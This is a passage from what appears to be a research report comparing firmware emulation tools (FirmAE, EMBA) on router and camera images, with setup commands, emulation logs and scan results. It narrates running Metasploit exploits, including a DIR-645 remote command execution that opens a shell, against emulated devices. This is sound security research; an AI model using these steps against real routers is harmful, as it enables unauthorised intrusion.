is framed as one of the most difficult and common challenges in firmware emulation, and NVRAM is no exception. IoT devices commonly rely on NVRAM for storage, meaning that if it is not fully supported, then emulation will likely fail. Some firmware images lack the required information to map to a fully functioning emulated NVRAM,

which can also prevent proper use of it, or they may contain customised NVRAM default files, creating their own unique challenge. Finally, kernel challenges often arise when programs on the emulated device communicate with peripherals through device drivers in the kernel. This can be related to a lack of or insufficient support of kernel modules or an incorrect kernel version for the specific device. Some additional challenges were also mentioned; however, they were less frequent.

2.4 Research Justification

Utilising emulation in IoT firmware security testing is an ongoing and active research field. However, current research appears to be heavily focused on improving emulation success rates rather than directly comparing emulated testing to physical device testing. Tools like Firmadyne and FirmAE acknowledge discrepancies in real and virtual environments but fail to systematically evaluate when exactly it matters through the scope of emulation, rather than one emulation tool and its predecessor. Further research into this field will further uncover the scenarios where emulation is a viable substitute for the physical device and where it falls short, as well as the reasoning behind this. With a better understanding of this issue, solutions can begin to be safely developed without risking security with false results and testing limitations. A solution to this current research field could entirely reshape how security analysis is carried out on IoT devices and indefinitely save money, time and resources in the industry.

3 Methodology

3.1 Overview

This section documents the methodology utilised to answer the research questions for this project. Each emulation method was set up within its own sandbox environment (*Figure 2*). This was decided as some of the tools require different environmental specifications, such as different operating systems, versions of dependencies and tools; therefore, each can be optimally tested without conflicting environmental specifications. There are three different emulation environments, and 5 different firmware samples. Each section goes through the setup of the environment, and then each firmware image.




Figure 2 Sandbox Emulation Environments

3.2 FirmAE

3.2.1 Description

FirmAE is an automated firmware emulator built on top of its predecessor, Firmadyne. Similarly to Firmadyne, it uses tools such as Binwalk for firmware image extraction and QEMU for firmware emulation.

Furthermore, both Firmadyne and FirmAE attempt to handle difficult firmware where specific conditions are required to perform internal operations. This is handled by customised Linux kernels and libraries pre-built to support various hardware features such as NVRAM (Kim et al., 2020).

3.2.2 Environment Specifications

FirmAE has very specific requirements to correctly function. According to their setup instructions, this is an optimal environment.

Machine Name	FirmAE Ub20
Virtual Machine Provider	VMWare
Operating System	Ubuntu 20.04
Memory	8GB
Processors	4
Storage (HD)	60GB
Python Version	python 3.8.10

3.2.3 Setup

An Ubuntu VM was set up according to the above specifications (*Figure 34*). The FirmAE GitHub repository was cloned into the local filesystem (*Figure 3*).

```
owner@ubuntu:~$ git clone --recursive https://github.com/pr0v3rbs/FirmAE
Cloning into 'FirmAE'...
remote: Enumerating objects: 488, done.
remote: Counting objects: 100% (302/302), done.
remote: Compressing objects: 100% (104/104), done.
remote: Total 488 (delta 229), reused 198 (delta 198), pack-reused 186 (from 1)
Receiving objects: 100% (488/488), 1.51 MiB | 6.40 MiB/s, done.
Resolving deltas: 100% (261/261), done.
Submodule 'analyses/routersploit' (https://github.com/threat9/routersploit) registered for path 'analyses/routersploit'
Cloning into '/home/owner/FirmAE/analyses/routersploit'...
remote: Enumerating objects: 8966, done.
remote: Counting objects: 100% (196/196), done.
remote: Compressing objects: 100% (119/119), done.
remote: Total 8966 (delta 141), reused 77 (delta 77), pack-reused 8770 (from 2)
Receiving objects: 100% (8966/8966), 1.93 MiB | 9.07 MiB/s, done.
Resolving deltas: 100% (6411/6411), done.
Submodule path 'analyses/routersploit': checked out '4eefc7e709000a4a111aa997ba2253776fffd0c9'
owner@ubuntu:~$ python3 --version
```

Figure 3 Git Clone FirmAE

FirmAE's repository comprises various directories and scripts for handling many different aspects of emulation. It contains 3 setup scripts – 'download.sh', 'install.sh' and 'init.sh' – which are required to be run before emulation can function. The "download.sh" script installs all the external binaries and dependencies required by FirmAE that are not included in the FirmAE repository. It installs QEMU binaries, pre-built

kernel images, and dependencies such as Binwalk components. The newly cloned FirmAE directory was traversed to, and the 'download.sh' script was run (*Figure 35*). The second setup script, 'install.sh', installs system packages and tools such as Binwalk, QEMU and any remaining required dependencies. This script was run (*Figure 36*). The final setup script, 'init.sh', initialises the PostgreSQL database and tables. FirmAE uses this to store emulation information specific to individual firmware samples. Finally, the script was run, concluding FirmAE's setup process (*Figure 37*).

3.2.4 DIR-645

FirmAE has three different emulation command options: check (-c), run (-r), and analyse (-a). The check command configures the image for initial boot by extracting it and setting up emulation, including the filesystem and network functionality that it may contain. FirmAE will continue this until it has acquired a successful boot or expended all its options, and then it cleans up and terminates. When running this command on the firmware images, Linux's time feature was utilised to assess how long each image took to set up emulation. The command was run on the DIR-645 image, and it successfully set everything up and exited (*Figure 38*). FirmAE's analysis mode carries out automated tests on the firmware to find vulnerabilities. Upon attempting this command, it became apparent that it would take considerably more time to carry out on all firmware images and was experiencing errors and crashes; therefore, the feature was excluded from the methodology. The run command attempts to set up and run emulation indefinitely until it is exited. This is the option that will allow manual testing of the firmware's functionality to test different potential vulnerabilities. The run command was executed on the DIR-645 firmware image (*Figure 4*).

```

owner@ubuntu:~/FirmAE$ time sudo ./run.sh -r dlink firmwares/dir645_FW_103.bin
[sudo] password for owner:
[*] firmwares/dir645_FW_103.bin emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 1
[MODE] run
[*] firmwares/dir645_FW_103.bin already succeed emulation!!!
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
Creating TAP device tap1_0...
TUNSETIFF: Device or resource busy

real    0m6.916s
user    0m0.939s
sys     0m0.508s
owner@ubuntu:~/FirmAE$ 192.168.0.1 true true .303234805 .303234805

```

Figure 4 DIR-645 system emulation

3.2.4.1 Emulated Functionality

The DIR-645 firmware image's architecture and filesystem were extracted. Furthermore, the network and web service were successfully hosted on "192.168.0.1". FirmAE set up a tap device "tap1_0", which functions as the device's network bridge and will be used when attempting exploits. Ping was sent to the router from the host machine and received a 100% response rate (*Figure 39*). An Nmap scan successfully found 4 open ports (*Figure 40*), one of which is an HTTP service on port 80. The web service was visited using Firefox (*Figure 5*).




Figure 5 DIR-645 Web App Login

The router's Admin account was successfully accessed as it defaults to not having a password, and upon login rerouted to the dashboard (*Figure 41*). Web application functionality was further explored by investigating the Internet connection setup wizard. This involved setting a password for

the admin account, setting the correct time zone, and configuring the internet connection settings. This ultimately was all unsuccessful as it must all be complete to save any settings, and this fails when needing to select an Internet Service Provider (ISP) (*Figures 42, 43, 44*). Finally, the router's status tab was explored (*Figures 45, 46*). This shows information about the router, such as its IP address. Furthermore, it shows computers connected via LAN, where the host machine can be seen with its IP address (192.168.0.1) and MAC address (c6:43:8d:3c:cc:05).

3.2.4.2 CVE Testing

Various functioning, device-specific exploits can be found using CVE databases such as ExploitDB and the Metasploit exploit database. Some of these same CVE's can be found on Metasploit with working attack payloads. While running emulation, Metasploit was concurrently opened in a separate terminal (*Figure 47*). After launching Msfconsole, the search feature was used with the search term "DIR-645" to find any exploit modules for the device (*Figure 48*). Option 10 shows an RCE (remote command execution) exploit. This exploit was selected, and its options were viewed (*Figure 49*). RHOSTS was set to the DIR-645 router's IP address "192.168.0.1", the module's check was performed, and the exploit was executed (*Figure 25*). A remote shell was successfully opened on the router, allowing the tester to explore the filesystem (*Figures 50, 51, 52, 53*) and execute more damaging commands. A second excellent rank exploit was available, option 1, which is a command injection vulnerability which does not require authentication for the firmware version in use (*Figure 54*). The options were reviewed, set accordingly, and the exploit was run (*Figures 55, 26*). This exploit failed with Metasploit, stating that the router may not have been able to connect back to the host.

3.2.5 R7000

The next device, Netgear R7000, was placed in the firmwares directory, and a command terminal was opened in that location (*Figure 56*). FirmAE was used with the check option on the firmware image. Linux's "time" flag

was also used in this command, resulting in FirmAE successfully setting up the device (*Figure 57*). The standard system emulation setting was run (*Figure 6*).

```
owner@ubuntu:~/FirmAE$ time sudo ./run.sh -r netgear firmwares/R7000-V1.0.11.216_10.2.122.chk
[sudo] password for owner:
[*] firmwares/R7000-V1.0.11.216_10.2.122.chk emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 2
[MODE] run
[*] firmwares/R7000-V1.0.11.216_10.2.122.chk already succeed emulation!!!
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
Creating TAP device tap2_0...
Set 'tap2_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 80.911290448 159.077252761
```

Figure 6 R7000 system emulation

3.2.5.1 Emulated Functionality

The web service was shown to have gone live on 192.168.1.1 and was explored with Firefox. It was found to have partial functionality, leading to a 404-error page after progressing through the Wi-Fi setup steps (*Figures 7, 58, 59*). When carrying out an Nmap scan on the device, it was found to have 6 open ports, one of which seems to be assigned to a free online open-source game called “freeciv” (*Figure 60*).



For the fastest set up, download the app.

Go to Nighthawk-App.com and download the Nighthawk app on your mobile phone or tablet device using a mobile data connection to complete your Wi-Fi network set up.
If you don't have a compatible smartphone, [click here](#) >

Figure 7 R7000 Web App (1/3)

3.2.5.2 CVE Testing

Metasploit was launched, and the search term “R7000” was used, returning 2 viable Metasploit modules, one ranked “excellent” (*Figure 61*). The excellent option, a CGI-BIN command injection exploit, was selected, and another terminal was opened to get network configuration information (*Figure 62*). Here, FirmAE has set up the virtual network bridge “tap2_0” at 192.168.1.2. This was used as the listening host (LHOST) for the attack module; additionally, the RHOSTS were set to the router's IP address, 192.168.1.1, and the module was run (*Figure 63*). However, this exploit failed and returned the message “router is not a NETGEAR router”. Further investigation of this vulnerability was carried out using Metasploit’s info -d (*Figures 64, 65*), which revealed that the vulnerability had been patched out in versions past “1.0.7”. Therefore, version 1.0.4 was downloaded and emulated using the same steps previously (*Figures 66, 67, 68*). The web application successfully went live but was immediately routed to a 404-error page, preventing any manual user-level investigation (*Figure 69*). Metasploit was launched, and the attack was tested again, but the same error persists, claiming the router is not a NETGEAR router (*Figures 70, 71*). Finally, a new exploit module was selected, configured, and run (*Figures 72, 27*). This once again returned the same error, indicating that it likely is not an issue with the exploits, and rather the firmware is lacking NETGEAR router traits in some way.

3.2.6 AC15

The Tenda AC15, another Wi-Fi router firmware, was installed, and the FirmAE check was performed on it (*Figures 73, 74*). This took over 32 minutes, but it stated that it created a reachable network. The firmware image was booted using the standard FirmAE run command (*Figure 8*).

```

owner@ubuntu:~/FirmAE$ sudo ./run.sh -r tenda firmwares/US_AC15V1.0BR_V15.03.05.18_multi_TD01.bin
[sudo] password for owner:
[*] firmwares/US_AC15V1.0BR_V15.03.05.18_multi_TD01.bin emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 8
[MODE] run
mke2fs 1.45.5 (07-Jan-2020)
mknod: /dev/console: File exists
mknod: /dev/ttyS0: File exists
mknod: /dev/ttyS1: File exists
e2fsck 1.45.5 (07-Jan-2020)
[*] infer network start!!!
ln: failed to create symbolic link '/home/owner/FirmAE/scratch/8/run_debug.sh': File exists
ln: failed to create symbolic link '/home/owner/FirmAE/scratch/8/run_analyze.sh': File exists
ln: failed to create symbolic link '/home/owner/FirmAE/scratch/8/run_boot.sh': File exists
[*] Network reachable on 192.168.0.1!
Creating TAP device tap8_0...
Set 'tap8_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... None false false -1 -1

```

Figure 8 AC15 System Emulation

3.2.6.1 Emulated Functionality

Despite stating network reachable, FirmAE failed to set up the web service or boot the firmware, as seen by the “none failed failed -1 -1” stated in the response. Nmap scans were performed to gather a better understanding of the firmware’s current functionality. The first was a standard Nmap scan, which stated that the host seemed down. A second scan was performed with host discovery turned off; Nmap found that the host was up. Additionally, it should be noted that pings were never returned (*Figure 75*). A final Nmap scan was performed, scanning targeted ports for common IoT device services such as SSH, Telnet, HTTP and more (*Figure 76*). All of these were displayed as filtered ports, leaving uncertainty as to whether they are open or not. The final 100 lines of the QEMU final serial log were reviewed (*Figures 28, 77*). Here, it was revealed that the AC15 never managed to fully boot and was stuck in a cycle of crashing and rebooting. The network may be going up for brief periods of time near the end of its lifecycle.

3.2.7 Tapo C200

The Tapo C200 IP camera is the only non-router device in the dataset. FirmAE has reported emulation success rates for their datasets, primarily with routers; however, they have reported some successes with IP cameras. The check command was performed on the firmware image.

After 21 minutes of running, it quit out, having failed to set up a reachable network (*Figures 78, 79*).

3.2.8 N300

The check command was carried out on the N300 firmware, another Wi-Fi router (*Figure 80*). FirmAE successfully created a reachable network and set up the web service. The firmware was run using FirmAE's system emulation command (*Figure 9*).

```
owner@ubuntu:~/FirmAE$ time sudo ./run.sh -r trendnet firmwares/TEW652BRPA1_FW110B08.bin
[sudo] password for owner:
[*] firmwares/TEW652BRPA1_FW110B08.bin emulation start!!!
[*] Extract done!!!
[+] get architecture done!!!
[+] Start emulation!!!

[IID] 4
[MODE] run
[*] firmwares/TEW652BRPA1_FW110B08.bin already succeed emulation!!!
[+] Network reachable on 192.168.10.1!
[+] Web service on 192.168.10.1
Creating TAP device tap4_0...
Set 'tap4_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.10.1 true true 2.060516948 4.133586415
```

Figure 9 N300 System Emulation

3.2.8.1 Emulated Functionality

Upon visiting the web service IP address in Firefox, it was found that the web service was functioning, as the tester was met with a login portal (*Figure 10*). An Nmap scan was successfully carried out on the device, showing 3 open ports (*Figure 81*).




Figure 10 N300 Web App

3.2.8.2 CVE Testing

Despite the functionality of the firmware being at a strong enough standard for this stage, no suitable Metasploit attack modules were found for this section.

3.3 EMBA

3.3.1 Description

EMBA is an automated firmware security analysis tool which uses emulation to perform dynamic vulnerability testing. Unlike the other tools in this research project, EMBA works using automated scans instead of different emulation modes, meaning that it cannot be used for manual testing of firmware.

3.3.2 Environment Specifications

EMBA was set up in an Ubuntu 22.04 VM as recommended by its documentation.

Machine Name	EMBA Ub22
Virtual Machine Provider	VMWare
Operating System	Ubuntu 22.04
Memory	8GB
Processors	4

Storage (HD)	60GB
Python Version	python 3.10

3.3.3 Setup

The virtual machine was set up according to the above specifications, and Docker was installed (*Figures 82, 83*). The EMBA repository was cloned from the official GitHub (*Figure 11*). The newly installed EMBA directory was entered, and the 'installer.sh' script was run (*Figure 84*). This script installs all EMBA's required dependencies, preventing manual debugging.

```
owner@owner-virtual-machine:~$ git clone https://github.com/e-m-b-a/emba.git
Cloning into 'emba'...
remote: Enumerating objects: 36285, done.
remote: Counting objects: 100% (1185/1185), done.
remote: Compressing objects: 100% (380/380), done.
remote: Total 36285 (delta 885), reused 816 (delta 805), pack-reused 35100 (from
4)
Receiving objects: 100% (36285/36285), 26.70 MiB | 10.52 MiB/s, done.
Resolving deltas: 100% (27853/27853), done.
```

Figure 11 Git Clone EMBA

3.3.4 DIR-645

3.3.4.1 Default scan Profile

EMBA comes with multiple scan profiles to choose from, the default scan being a generic, thorough scan of the whole image. EMBA's default scan was run on the DIR-645 firmware image, saving the output logs to its own directory (*Figure 85*). This log directory was initially named "log" when this scan was run; however, the name was later modified to "logDIR645" for consistency with the other firmware images. Upon reviewing the output logs, primarily through the produced HTML report, it was found that this scan profile may not use system emulation to carry out its tests and instead relies entirely on static analysis and user mode emulation (*Figures 86, 87, 88, 89*).

3.3.4.2 Default Scan Emulation Profile

A different scan profile was run on the DIR-645 (*Figure 90*); however, this encountered another issue. The scan was left running for over 10 hours

before it was manually terminated. This was due to it being only at step 17/85 (*Figure 12*), implying that one scan may take upwards of 40 hours, or that it was stuck. This would not be a feasible methodology when considering time restraints.




Figure 12 DIR-645 Default Emulation Scan Progress

3.3.4.3 Custom Scan

At this point, it was realised that a custom scan would need to be used. When trying to run large commands to customise the scan to exactly what was wanted, it was found that EMBA has an issue with using too many options, so the process of trial and error was used on this firmware image to find a suitable EMBA scan for the rest of the firmware dataset. A scan was attempted using the -Q option, which runs system emulation tests (*Figure 91*). This ran for over 8 hours, but it was found looping a connection error, so it was manually exited (*Figure 92*). Additionally, this scan option has a feature where it takes a screenshot of the emulated firmware's web application as proof of functionality. However, a screenshot was instead taken on the real network router (*Figure 29*). Another scan was performed to test if this was a one-off error. This time, the -W option was also included, which produces a web report of the findings (*Figure 93*). After leaving the scan running for over 10 hours, it was found to be repeating the looping connection error and was manually terminated (*Figure 94*). However, this time it did not take a screenshot of either the real Virgin Media web service or the emulated D-Link web service.

Despite the scan not finishing, an HTML report was produced using the successful parts of the scan. When reviewing the system emulation section, EMBA succeeded in a full boot of the firmware (*Figure 13, 95*). Here, it successfully identified the router as D-Link in an Nmap scan and successfully pinged the device (*Figures 30, 96*).

```

--> System emulation results

EMBA was able to identify the following system emulation results:

[*] RESULT SOURCE;Booted state;ICMP state;TCP-0 state;TCP state;online services cnt;available network services;IP address;Network mode (NETW
ORK_DEVICE|ETH_INT|VLAN_ID|INIT_FILE|INIT_MECHANISM);ARCHIVE_PATH ;R_PATH
[*] EMBA;Booted yes;ICMP not ok;TCP-0 not ok;TCP not ok;IP address: 192.168.0.1;Network mode: bridge (br0|eth2|0|etc/init.d/rcS|init);archi
ve-1441936-7614608.squashfs_v4_le_extract_mipsel-10869-21979;/firmware/unblob_extracted/firmware_extract/1441936-7614608.squashfs_v4_le_
extract
[*] EMBA;Booted yes;ICMP not ok;TCP-0 not ok;TCP not ok;IP address: 192.168.7.1;Network mode: bridge (br0|eth2|0|etc/init.d/rcS|init);archi
ve-1441936-7614608.squashfs_v4_le_extract_mipsel-10869-7235;/firmware/unblob_extracted/firmware_extract/1441936-7614608.squashfs_v4_le_e
xtract
[*] EMBA;Booted yes;ICMP not ok;TCP-0 not ok;TCP not ok;IP address: 192.168.7.1;Network mode: bridge (br0|eth2|0|etc/init.d/rcS|rdinit);arc
hive-1441936-7614608.squashfs_v4_le_extract_mipsel-10869-27253;/firmware/unblob_extracted/firmware_extract/1441936-7614608.squashfs_v4_l
e_extract
[*] EMBA;Booted yes;ICMP not ok;TCP-0 not ok;TCP not ok;IP address: 192.168.0.1;Network mode: bridge (br0|eth2|NONE|etc/init.d/rcS|init);ar
chive-1441936-7614608.squashfs_v4_le_extract_mipsel-10869-24234;/firmware/unblob_extracted/firmware_extract/1441936-7614608.squashfs_v4_
le_extract
[*] EMBA;Booted yes;ICMP not ok;TCP-0 not ok;TCP not ok;IP address: 192.168.7.1;Network mode: bridge (br0|eth2|NONE|etc/init.d/rcS|init);ar
chive-1441936-7614608.squashfs_v4_le_extract_mipsel-10869-90;/firmware/unblob_extracted/firmware_extract/1441936-7614608.squashfs_v4_le_
extract
[*] EMBA;Booted yes;ICMP not ok;TCP-0 not ok;TCP not ok;IP address: 192.168.7.1;Network mode: bridge (br0|eth2|NONE|etc/init.d/rcS|rdini
t);archive-1441936-7614608.squashfs_v4_le_extract_mipsel-10869-14023;/firmware/unblob_extracted/firmware_extract/1441936-7614608.squashf
s_v4_le_extract
[*] EMBA;Booted yes;ICMP ok;TCP-0 ok;TCP ok541/udp,23/tcp,4433/tcp,49152/tcp,53/udp,5353/udp,5449/tcp,60299/tcp,63481/tcp,63481/udp,8
0/tcp,8181/tcp;IP address: 192.168.0.1;Network mode: bridge (br0|eth2|1|etc/init.d/rcS|init);archive-1441936-7614608.squashfs_v4_le_ext
ract_mipsel-10869-6364;/firmware/unblob_extracted/firmware_extract/1441936-7614608.squashfs_v4_le_extract

[*] Identified the following system emulation results (with running network services)
/home/owner/Downloads/DIR-645_FIRMWARE_1.03/dir645_FW_103.bin;EMBA;Booted yes;ICMP ok;TCP-0 ok;TCP ok541/udp,23/tcp,4433/tcp,49152/tcp,5
3/tcp,53/udp,5353/udp,5449/tcp,60299/tcp,63481/tcp,63481/udp,80/tcp,8181/tcp;IP address: 192.168.0.1;Network mode: bridge (br0|eth2|1|e
tc/init.d/rcS|init);archive-1441936-7614608.squashfs_v4_le_extract_mipsel-10869-6364;/firmware/unblob_extracted/firmware_extract/144193
6-7614608.squashfs_v4_le_extract

[*] System recovery was successful. Further live analysis possible for IP 192.168.0.1.

```

Figure 13 DIR-645 Custom Scan System Emulation

3.3.5 R7000

3.3.5.1 Default Scan Profile

EMBA's default scan was run on the R7000 firmware image, saving the output logs to a directory initially named "log" (*Figure 97*). Like the DIR-645 log directory, this log directory's name was also changed to a more descriptive and consistent name, "logR7000".

3.3.5.2 Custom Scan

Next, the scan using system emulation (-Q flag) and producing a HTML report (-W flag) was performed (*Figure 98*). This scan took over 7 hours (*Figure 99*); however, the HTML report showed that the system emulation section took just over 2 hours total (*Figure 100*). Similar to the final DIR-645 scan, EMBA successfully emulated the device and performed an Nmap scan on the R7000, but failed to capture a screenshot of the web service running (*Figure 101*). EMBA successfully verified an exploit during system emulation (*Figures 14, 102*).

```

--> System emulation results

EMBA was able to identify the following system emulation results:

[*] RESULT SOURCE:Booted state;ICMP state;TCP-0 state;TCP state;online services cnt;available network services;IP address;Network mode (NETW
ORK_DEVICE|ETH_INT|VLAN_ID|INIT_FILE|INIT_MECHANISM);ARCHIVE_PATH ;R_PATH
[+] EMBA;Booted yes;ICMP ok;TCP-0 ok;TCP ok/tcp;IP address: 192.168.0.1;Network mode: default (br0|eth0|NONE|/sbin/init|init);archive-0-2844
2624.squashfs_v4_le_extract_armel-5576-18422;/firmware/unblob_extracted/firmware_extract/kernel_extract/part1_extract/0-28442624.squashf
s_v4_le_extract
[+] EMBA;Booted yes;ICMP ok;TCP-0 ok;TCP ok/tcp;IP address: 192.168.0.1;Network mode: normal (br0|eth0|NONE|/sbin/init|init);archive-0-28442
624.squashfs_v4_le_extract_armel-5576-24025;/firmware/unblob_extracted/firmware_extract/kernel_extract/part1_extract/0-28442624.squashfs
_v4_le_extract
[+] EMBA;Booted yes;ICMP ok;TCP-0 ok;TCP ok00/udp,23/tcp,443/tcp,5000/tcp,53/tcp,53/udp,5555/tcp,631/tcp,80/tcp;IP address: 192.168.1.1;Netw
ork mode: bridge (br0|eth0|NONE|/sbin/preinit|init);archive-0-28442624.squashfs_v4_le_extract_armel-5576-12712;/firmware/unblob_extracte
d/firmware_extract/kernel_extract/part1_extract/0-28442624.squashfs_v4_le_extract

[+] Identified the following system emulation results (with running network services):
/home/owner/Downloads/R7000-V1.0.11.216_10.2.122.chk;EMBA;Booted yes;ICMP ok;TCP-0 ok;TCP ok00/udp,23/tcp,443/tcp,5000/tcp,53/tcp,53/ud
p,5555/tcp,631/tcp,80/tcp;IP address: 192.168.1.1;Network mode: bridge (br0|eth0|NONE|/sbin/preinit|init);archive-0-28442624.squashfs_v4
_le_extract_armel-5576-12712;/firmware/unblob_extracted/firmware_extract/kernel_extract/part1_extract/0-28442624.squashfs_v4_le_extract

[+] System recovery was successful. Further live analysis possible for IP 192.168.1.1.

```

Figure 14 R7000 Custom Scan System Emulation

3.3.6 AC15

3.3.6.1 Default Scan Profile

The default scan profile was performed by EMBA and took just over 2 hours to conclude (*Figures 104, 105*).

3.3.6.2 Custom Scan

The custom scan was used for the AC15 firmware (*Figure 106*). Over 10 hours elapsed before the scan was manually exited due to it being stuck (*Figures 107, 108*). The terminal was found repeating similar connection failures as the DIR-645 custom scan. The HTML report was reviewed, and one finding was that it did manage to successfully emulate the device at the end (*Figure 109*), and a successful port scan was carried out by Nmap (*Figure 110*). Despite the claim of successful emulation, the QEMU logs showed the device caught in a reboot cycle identical to FirmAE, as well as showing the same NVRAM-related errors (*Figure 111*). Additionally, this scan failed to capture the web application screenshot; however, EMBA successfully detected an HTTP service (*Figure 112*).

3.3.7 Tapo C200

3.3.7.1 Default Scan Profile

The default scan profile was run on the Tapo C200, the IP camera, and took 1 hour and 52 minutes (*Figures 113, 114*). When reviewing the HTML report, the user mode emulation section revealed that EMBA had attempted to emulate the “cloud-brd” binary, commonly found in TP-Link

devices, with various CPU configurations but failed each time (*Figure 115*). EMBA did not attempt to emulate any other binaries after this.

3.3.7.2 Custom Scan

Following the default scan profile, the custom scan was performed on the Tapo C200 (*Figure 116*). Initially, the startup consisted of many kernel panics and reboots with different configurations; however, eventually the firmware launched and managed to Nmap the device (*Figure 117*). The final emulation result was successful in all aspects except for TCP, meaning the web application did not launch (*Figure 118*). Expectedly, EMBA did not capture a screenshot of the web application.

3.3.8 N300

3.3.8.1 Custom Scan

System emulation was attempted on the Trendnet N300 using the customised scan used for all the other firmware images (*Figure 119*). This took 2 hours and 10 minutes to complete (*Figure 120*). The system emulation section of the scan took just over 51 minutes (*Figure 121*). This EMBA scan successfully took a screenshot of the web application running, making it the only firmware to successfully demonstrate this feature (*Figure 33*). EMBA successfully set up emulation (*Figure 15*) and carried out an Nmap scan (*Figure 122*).

```
--- System emulation results

EMBA was able to identify the following system emulation results:

[*] RESULT_SOURCE;Booted state;ICMP state;TCP-0 state;TCP state;online services cnt;available network services;IP address;Network mode (NETW
ORK_DEVICE|ETH_INT|VLAN_ID|INIT_FILE|INIT_MECHANISM);ARCHIVE_PATH;R_PATH
[*] EMBA;Booted yes;ICMP not ok;TCP-0 not ok;TCP not ok;IP address: 192.168.1.2;Network mode: bridge (br0|eth0|0|etc/rc.d/rcS|init);archiv
e-1048576-3420160.squashfs_v3_extract_mipseb-17502-5082;/firmware/unblob_extracted/firmware_extract/1048576-3420160.squashfs_v3_extract
[*] EMBA;Booted yes;ICMP not ok;TCP-0 not ok;TCP not ok;IP address: 192.168.1.2;Network mode: bridge (br0|eth0|0|etc/rc.d/rcS|rdinit);archi
ve-1048576-3420160.squashfs_v3_extract_mipseb-17502-8937;/firmware/unblob_extracted/firmware_extract/1048576-3420160.squashfs_v3_extract
[*] EMBA;Booted yes;ICMP ok;TCP-0 ok;TCP ok01/tcp,2602/tcp,69/udp,80/tcp;IP address: 192.168.1.2;Network mode: bridge (br0|eth0|NONE|etc/r
c.d/rcS|init);archive-1048576-3420160.squashfs_v3_extract_mipseb-17502-26171;/firmware/unblob_extracted/firmware_extract/1048576-342016
0.squashfs_v3_extract

[+] Identified the following system emulation results (with running network services):
/home/owner/Downloads/TEW652BRPA1_FW110808.bin;EMBA;Booted yes;ICMP ok;TCP-0 ok;TCP ok01/tcp,2602/tcp,69/udp,80/tcp;IP address: 192.168.
